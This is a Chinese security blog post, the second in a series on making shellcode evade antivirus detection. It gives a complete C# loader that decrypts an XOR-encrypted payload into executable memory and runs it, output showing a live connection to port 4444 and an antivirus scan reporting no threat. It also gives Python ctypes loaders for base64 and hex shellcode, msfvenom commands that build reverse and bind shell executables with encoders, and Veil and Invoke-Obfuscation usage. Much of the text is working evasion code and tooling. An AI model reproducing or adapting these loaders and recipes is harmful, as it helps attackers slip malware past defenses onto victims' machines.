干货 | Shellcode免杀总结<二>

原创卿 HACK学习呀
2020-02-08原文

Shellcode免杀总结-第二篇
0x02 那些shellcode"混淆"免杀

shellcode是否可以像php一句话那样混淆、加密、拆分呢

还是从最简单的举例子开始


A）shellcode编码混淆

xor异或加密shellcode后，申请内存执行，和文开头执行shell从的方式无区别

这里拿C# xor为例子（ShellcodeWrapper）：


```
using System;

using System.IO;

using System.Collections.Generic;

using System.Text;

using System.Threading.Tasks;

using System.Security.Cryptography;

using System.Runtime.InteropServices;


namespace RunShellCode

{
    static class Program

    {


//================================================================
================

        // CRYPTO FUNCTIONS


//================================================================
================

        private static T[] SubArray<T>(this T[] data, int index,
int length)

        {

            T[] result = new T[length];

            Array.Copy(data, index, result, 0, length);

            return result;

        }


        private static byte[] xor(byte[] cipher, byte[] key) {

            byte[] decrypted = new byte[cipher.Length];


            for(int i = 0; i < cipher.Length; i++) {

                decrypted[i] = (byte) (cipher[i] ^ key[i %
key.Length]);

            }
            return decrypted;

        }


        //-------------------------------------------------------
--------------------------------------------

        // Decrypts the given a plaintext message byte array
with a given 128 bits key

        // Returns the unencrypted message

        //-------------------------------------------------------
--------------------------------------------

        private static byte[] aesDecrypt(byte[] cipher, byte[]
key)

        {

            var IV = cipher.SubArray(0, 16);

            var encryptedMessage = cipher.SubArray(16,
cipher.Length - 16);


            // Create an AesManaged object with the specified
key and IV.

            using (AesManaged aes = new AesManaged())

            {

                aes.Padding = PaddingMode.PKCS7;

                aes.KeySize = 128;

                aes.Key = key;

                aes.IV = IV;
                using (MemoryStream ms = new MemoryStream())
                {
                    using (CryptoStream cs = new
CryptoStream(ms, aes.CreateDecryptor(), CryptoStreamMode.Write))
                    {
                        cs.Write(encryptedMessage, 0,
encryptedMessage.Length);
                    }

                    return ms.ToArray();
                }
            }
        }


//=================================================================
================

        // MAIN FUNCTION

//=================================================================
================

        static void Main()
        {
            byte[] encryptedShellcode = new byte[] {
0x8d,0x81,0xec,0x67,0x71,0x69,0x0e,0xee,0x94,0x58,0xae,0x03,0xfa
```

```
,0x39,0x5e,0xec,0x23,0x65,0xe5,0x35,0x65,0xe2,0x1c,0x4f,0x7e,0xd
e,0x24,0x41,0x40,0x96,0xc2,0x5b,0x10,0x15,0x6c,0x4b,0x51,0xa8,0x
a1,0x6a,0x70,0xae,0x8c,0x95,0x23,0x3e,0xe5,0x35,0x61,0xe2,0x24,0
x5b,0xfa,0x25,0x7f,0x1f,0x92,0x21,0x6f,0xb6,0x20,0xe2,0x37,0x47,
0x70,0xba,0xe5,0x2e,0x69,0x8a,0x54,0x2e,0xfa,0x5d,0xe5,0x66,0xa7
,0x58,0x91,0xcb,0xb0,0xa6,0x63,0x66,0xb6,0x51,0x8e,0x12,0x87,0x6
a,0x13,0x9f,0x4a,0x14,0x4a,0x12,0x95,0x31,0xe5,0x3f,0x55,0x68,0x
bd,0x01,0xfa,0x65,0x25,0xec,0x29,0x75,0x6f,0xb4,0xfa,0x6d,0xe5,0
x66,0xa1,0xe0,0x2a,0x43,0x55,0x32,0x35,0x06,0x28,0x33,0x3f,0x98,
0x91,0x36,0x31,0x3d,0xfa,0x7b,0x85,0xea,0x2c,0x01,0x5d,0x55,0x71
,0x69,0x06,0x10,0x02,0x5b,0x31,0x33,0x19,0x25,0x19,0x41,0x76,0xe
0,0x86,0x98,0xa1,0xd1,0xfe,0x66,0x71,0x69,0x47,0xa3,0x25,0x39,0x
06,0x4e,0xf1,0x02,0x6e,0x98,0xa4,0x03,0x64,0x0f,0xb1,0xc1,0xc0,0
xe9,0x19,0x6b,0x6e,0x76,0x2d,0xe0,0x88,0x37,0x21,0x39,0x3e,0x27,
0x21,0x29,0x3e,0x0f,0x9b,0x66,0xb1,0x87,0x8e,0xbc,0xf9,0x0d,0x61
,0x3f,0x39,0x0f,0xe8,0xcc,0x1a,0x06,0x8e,0xbc,0xeb,0xa7,0x05,0x6
3,0x91,0x29,0x79,0x1c,0x82,0x8f,0x16,0x69,0x6e,0x67,0x1b,0x69,0x
04,0x63,0x27,0x3e,0x06,0x65,0xa8,0xa1,0x31,0x98,0xa4,0xea,0x96,0
x67,0x0f,0x5f,0xe5,0x51,0x1b,0x29,0x06,0x67,0x61,0x69,0x6e,0x31,
0x1b,0x69,0x06,0x3f,0xd5,0x3a,0x8b,0x98,0xa4,0xfa,0x3d,0x0d,0x71
,0x3f,0x3d,0x30,0x19,0x6b,0xb7,0xaf,0x2e,0x96,0xbb,0xe4,0x89,0x6
9,0x13,0x4f,0x29,0x01,0x6e,0x27,0x71,0x69,0x04,0x67,0x21,0x01,0x
65,0x48,0x7e,0x59,0x91,0xb2,0x26,0x01,0x1b,0x09,0x3c,0x08,0x91,0
xb2,0x2f,0x37,0x91,0x6b,0x55,0x66,0xeb,0x17,0x8e,0x96,0x91,0x8e,
0xea,0x96,0x91,0x98,0x70,0xaa,0x47,0xa1,0x04,0xa8,0xad,0xdc,0x81
,0xdc,0xcc,0x31,0x1b,0x69,0x3d,0x98,0xa4 };

            string key = "qing";

            string cipherType = "xor";



            byte[] shellcode = null;
            //--------------------------------------------------
------------
            // Decrypt the shellcode
            if (cipherType == "xor") {
                shellcode = xor(encryptedShellcode,
Encoding.ASCII.GetBytes(key));
            }
            else if (cipherType == "aes") {
                shellcode = aesDecrypt(encryptedShellcode,
Convert.FromBase64String(key));
            }

            //--------------------------------------------------
------------
            // Copy decrypted shellcode to memory
            UInt32 funcAddr = VirtualAlloc(0,
(UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr),
shellcode.Length);
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;

            // Prepare data
            IntPtr pinfo = IntPtr.Zero;
            // Invoke the shellcode
            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref
threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            return;
        }

        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

        // The usual Win32 API trio functions: VirtualAlloc,
CreateThread, WaitForSingleObject
        [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(
            UInt32 lpStartAddr,
            UInt32 size,
            UInt32 flAllocationType,
            UInt32 flProtect
        );

        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(
            UInt32 lpThreadAttributes,
            UInt32 dwStackSize,
            UInt32 lpStartAddress,
            IntPtr param,
            UInt32 dwCreationFlags,
            ref UInt32 lpThreadId
        );

        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(
            IntPtr hHandle,
            UInt32 dwMilliseconds
        );
    }
}
```



```
namespace ConsoleApplication2
{
    0 个引用
    static class Program
    {
        //==========================================================
        // CRYPTO FUNCTIONS
        //==========================================================
        2 个引用
        private static T[] SubArray<T>(this T[] data, int index, int
        {
            T[] result = new T[length];
            Array.Copy(data, index, result, 0, length);
            return result;
        }

        1 个引用
        private static byte[] xor(byte[] cipher, byte[] key) {
            byte[] decrypted = new byte[cipher.Length];

            for(int i = 0; i < cipher.Length; i++) {
                decrypted[i] = (byte) (cipher[i] ^ key[i % key.Length
            }

            return decrypted;
        }

        //----------------------------------------------------------
        // Decrypts the given a plaintext message byte array with a
        // Returns the unencrypted message
        //----------------------------------------------------------
        1 个引用
        private static byte[] aesDecrypt(byte[] cipher, byte[] key)
        {
            var IV = cipher.SubArray(0, 16);
            var encryptedMessage = cipher.SubArray(16, cipher.Lengt
```

```
C:\shellcode_launcher
λ mnetstat -ano | findstr 4444
  TCP    192.168.174.131:1929   192.168.174.142:4444   ESTABLISHED     4572

C:\shellcode_launcher
λ
```



名称	修改日期	类型	大小
ConsoleApplication2.exe	2020/1/31 20:10	应用程序	8 KB
ConsoleApplication2.exe.config	2020/1/31 18:16	XML Configurati...	1 KB
ConsoleApplication2.pdb	2020/1/31 20:10	Program Debug ...	16 KB
ConsoleApplication2.vshost.exe	2020/1/31 18:16	应用程序	24 KB
ConsoleApplication2.vshost.exe.conf...	2020/1/31 18:16	XML Configurati...	1 KB
ConsoleApplication2.vshost.exe.man...	2013/3/18 17:00	MANIFEST 文件	1 KB

火绒安全 病毒查杀

本次扫描未发现风险

扫描已完成

其他语言也是一样，比如py 异或编码、base64、十六进制这些都是可以的

py Base64(k8gege):

```
import ctypes
import sys

import base64

#calc.exe

#REJDM0Q5NzQyNEY0QkVFODVBMjcxMzVGMzFDOUIxMzMzMTc3MTc4M0M3MDQwMzl
GNDlDNUU2QTM4NjgwMDk1QjU3RjM4MEJFNjYyMUY2Q0JEQkY1N0M5OUQ3N0VEMDA
5NjNGMkZEM0VDNEI5REI3MUQ1MEZFNEREMTUxMTk4MUY0QUYxQTFEMDlGRjBFNjB
DNkZBMEJGNUJDMjU1Q0IxOURGNTQxQjE2NUYyRjFFRTgxNDg1MjEzODg0OTI2QUE
wQUVGRDRBRDE2MzFFQjY5ODA4RDU0QzFCRDkyN0FDMkEyNUVCOTM4M0E4RjVENDI
zNTM4MDJFNTBFRTkzRjQyQjM0MTFFOThCQkY4MUM5MkExMzU3OTkyMEQ4MTNDNTI
0REZGMDdENTA1NEY3NTFEMTJFREM3NUJBRjU3RDJGNjY1QjgxMkZDRTA0MjczQkZ
DNTE1MTY2NkFBN0QzMUNEM0E3RUIxRTczQzBEQTk1MUM5N0UyN0Y1OTY3QTkyMkN
CRTA3NEI3NEU2RDg3NkQ4Qzg4MDQ4NDZDNkYxNEVENjkyQjkyMUQwMzI0NzcyMkI
wNDU1MjQxNTdENjNFQThGMjVFQTRCNA==

shellcode=bytearray(base64.b64decode(sys.argv[1]).decode("hex"))

ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),


ctypes.c_int(len(shellcode)),

                                          ctypes.c_int(0x3000),

                                          ctypes.c_int(0x40))



buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)



ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),

                                     buf,


ctypes.c_int(len(shellcode)))
```

```
ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),

                                         ctypes.c_int(0),

                                         ctypes.c_int(ptr),

                                         ctypes.c_int(0),

                                         ctypes.c_int(0),


ctypes.pointer(ctypes.c_int(0)))


ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctyp
es.c_int(-1))
```

py 十六进制(k8gege):

```
#scrun by k8gege

import ctypes

import sys

#calc.exe

#sc =
"DBC3D97424F4BEE85A27135F31C9B13331771783C704039F49C5E6A38680095
B57F380BE6621F6CBDBF57C99D77ED00963F2FD3EC4B9DB71D50FE4DD1511981
F4AF1A1D09FF0E60C6FA0BF5BC255CB19DF541B165F2F1EE81485213884926AA
0AEFD4AD1631EB69808D54C1BD927AC2A25EB9383A8F5D42353802E50EE93F42
B3411E98BBF81C92A13579920D813C524DFF07D5054F751D12EDC75BAF57D2F6
65B812FCE04273BFC5151666AA7D31CD3A7EB1E73C0DA951C97E27F5967A922C
BE074B74E6D876D8C8804846C6F14ED692B921D03247722B045524157D63EA8F
25EA4B4"

shellcode=bytearray(sys.argv[1].decode("hex"))

ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
ctypes.c_int(len(shellcode)),

                                          ctypes.c_int(0x3000),

                                          ctypes.c_int(0x40))


buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)


ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),

                                     buf,


ctypes.c_int(len(shellcode)))


ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),

                                         ctypes.c_int(0),

                                         ctypes.c_int(ptr),

                                         ctypes.c_int(0),

                                         ctypes.c_int(0),


ctypes.pointer(ctypes.c_int(0)))


ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctyp
es.c_int(-1))
```

还有一款编码的工具也好用，安利一下：

https://github.com/ecx86/shellcode_encoder

那么这是利用语言对shellcode编码，也可以选择生成的时候对shellcode编码。

举例msfvenom:

```
kali@kali:~$ msfvenom -l encoder


Framework Encoders [--encoder <value>]

======================================


    Name                          Rank       Description

    ----                          ----       -----------

    cmd/brace                     low        Bash Brace
Expansion Command Encoder

    cmd/echo                      good       Echo Command
Encoder

    cmd/generic_sh                manual     Generic Shell
Variable Substitution Command Encoder

    cmd/ifs                       low        Bourne ${IFS}
Substitution Command Encoder

    cmd/perl                      normal     Perl Command
Encoder

    cmd/powershell_base64         excellent  Powershell Base64
Command Encoder

    cmd/printf_php_mq             manual     printf(1) via PHP
magic_quotes Utility Command Encoder

    generic/eicar                 manual     The EICAR Encoder

    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder

    mipsbe/longxor                normal     XOR Encoder

    mipsle/byte_xori              normal     Byte XORi Encoder

    mipsle/longxor                normal     XOR Encoder

    php/base64                    great      PHP Base64 Encoder

    ppc/longxor                   normal     PPC LongXOR Encoder

    ppc/longxor_tag               normal     PPC LongXOR Encoder

    ruby/base64                   great      Ruby Base64 Encoder

    sparc/longxor_tag             normal     SPARC DWORD XOR
Encoder

    x64/xor                       normal     XOR Encoder

    x64/xor_context               normal     Hostname-based
Context Keyed Payload Encoder

    x64/xor_dynamic               normal     Dynamic key XOR
Encoder

    x64/zutto_dekiru              manual     Zutto Dekiru

    x86/add_sub                   manual     Add/Sub Encoder

    x86/alpha_mixed               low        Alpha2 Alphanumeric
Mixedcase Encoder

    x86/alpha_upper               low        Alpha2 Alphanumeric
Uppercase Encoder

    x86/avoid_underscore_tolower  manual     Avoid
underscore/tolower

    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower

    x86/bloxor                    manual     BloXor - A
Metamorphic Block Based XOR Encoder
```

```
    x86/bmp_polyglot              manual     BMP Polyglot

    x86/call4_dword_xor           normal     Call+4 Dword XOR
Encoder

    x86/context_cpuid             manual     CPUID-based Context
Keyed Payload Encoder

    x86/context_stat              manual     stat(2)-based
Context Keyed Payload Encoder

    x86/context_time              manual     time(2)-based
Context Keyed Payload Encoder

    x86/countdown                 normal     Single-byte XOR
Countdown Encoder

    x86/fnstenv_mov               normal     Variable-length
Fnstenv/mov Dword XOR Encoder

    x86/jmp_call_additive         normal     Jump/Call XOR
Additive Feedback Encoder

    x86/nonalpha                  low        Non-Alpha Encoder

    x86/nonupper                  low        Non-Upper Encoder

    x86/opt_sub                   manual     Sub Encoder
(optimised)

    x86/service                   manual     Register Service

    x86/shikata_ga_nai            excellent  Polymorphic XOR
Additive Feedback Encoder

    x86/single_static_bit         manual     Single Static Bit

    x86/unicode_mixed             manual     Alpha2 Alphanumeric
Unicode Mixedcase Encoder

    x86/unicode_upper             manual     Alpha2 Alphanumeric
Unicode Uppercase Encoder
```


```
    x86/xor_dynamic               normal     Dynamic key XOR
Encoder
```

使用模板和编码器 for example:

```
msfvenom -p windows/shell_reverse_tcp -x /usr/share/windows-
binaries/ plink.exe lhost=1.1.1.1 lport=4444 -a x86 --platform
win -f exe -o a.exe
```


```
msfvenom -p windows/shell/bind_tcp -x /usr/share/windows-
binaries/ plink.exe lhost=1.1.1.1 lport=4444 -e
x86/shikata_ga_nai -i 5 -a x86 -platform win -f exe > b.exe
```

Veil中的加密:



```
Payload: python/shellcode_inject/aes_encrypt loaded

Required Options:

Name                       Current Value   Description
----                       -------------   -----------
COMPILE_TO_EXE             Y               Compile to an executable
EXPIRE_PAYLOAD             X               Optional: Payloads expire a
("X" disables feature)
INJECT_METHOD              Virtual         Virtual, Void, Heap
USE_PYHERION               N               Use the pyherion encrypter

Available Commands:

       set                 Set a specific option value
       info                Show information about the payload
       options             Show payload's options
       generate            Generate payload
       back                Go to the main menu
       exit                exit Veil-Evasion

[python/shellcode_inject/aes_encrypt>>]:
```


schelper:



```
"\x4E\x42\x31\x30\x00\x00\x00\x00\x36\x80\xC1\x4A\x01\x00\x00\x00"
"\x43\x3A\x5C\x6C\x6F\x63\x61\x6C\x30\x5C\x61\x73\x66\x5C\x72\x65"
"\x6C\x65\x61\x73\x65\x5C\x62\x75\x69\x6C\x64\x2D\x32\x2E\x32\x2E"
"\x31\x34\x5C\x73\x75\x70\x70\x6F\x72\x74\x5C\x52\x65\x6C\x65\x61"
"\x73\x65\x5C\x61\x62\x2E\x70\x64\x62\x00";

73802 bytes included!

C:\schelper162>.\schelper.exe -i 1.exe -o 1.txt
Binary format detected!

73802 bytes included!

C:\schelper162>.\schelper.exe -i 1.exe -o 1.txt -t
Binary format detected!
```

Obfuscation:

```
Invoke-Obfuscation -ScriptBlock {echo xss} -Command
'Encoding\1,Launcher\PS\67' -Quiet
```



```
Invoke-Obfuscation\Encoding> show options


SHOW OPTIONS :: Yellow options can be set by entering SET OPTIONN

[*] ScriptPath : N/A
[*] ScriptBlock: echo xss
[*] CommandLineSyntax: Invoke-Obfuscation -ScriptBlock {echo xss}
[*] ExecutionCommands:
    Out-EncodedAsciiCommand -ScriptBlock $ScriptBlock -PassThru
    Out-EncodedAsciiCommand -ScriptBlock $ScriptBlock -PassThru
[*] ObfuscatedCommand:  ('32>46;40X32;36e69;110X86X58W112u117g66
```

关于shellcode编码后执行就点到这里，其他语言也是大同小异，就不多列举了。


上面是一些编码加密shellcode，下面就看看shellcode注入的技巧方式。

END

原创投稿作者：卿

作者博客：https://www.cnblogs.com/-qing-/

本文由公众号HACK学习排版编辑整理



精选留言

用户设置不下载评论